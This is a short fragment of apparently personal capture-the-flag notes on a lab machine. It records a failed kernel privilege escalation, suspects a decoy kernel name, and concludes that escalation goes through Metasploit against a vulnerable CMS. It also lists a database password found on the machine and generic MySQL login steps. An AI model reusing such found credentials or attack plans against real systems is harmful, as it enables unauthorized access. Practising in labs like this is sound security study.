
Failed

It should work on other system with this kernel name


May be it has different kernel, but machine authors may have changed its kernel name to a fake one so it would be a time wasting **Rabbit-hole**

I have tried all the methods taught by **THM** in **JrPentester** path nothing worked, means there is only one priv esc vector which can be achive by **metasploit** or any other **exploits** taking benefits of the **vulnerable version** of **CMS** server.

Other Interesting Things



Data base password 3kSMMS47qZEBgFUe



Useful

How do I log into MySQL in Linux terminal?

ACCESS MYSQL DATABASE

1. Log into your Linux web server via Secure Shell.
2. Open the MySQL client program on the server in the /usr/bin directory.
3. Type in the following syntax to access your database: $ mysql -h {hostname} -u username -p {databasename} Password: {your password}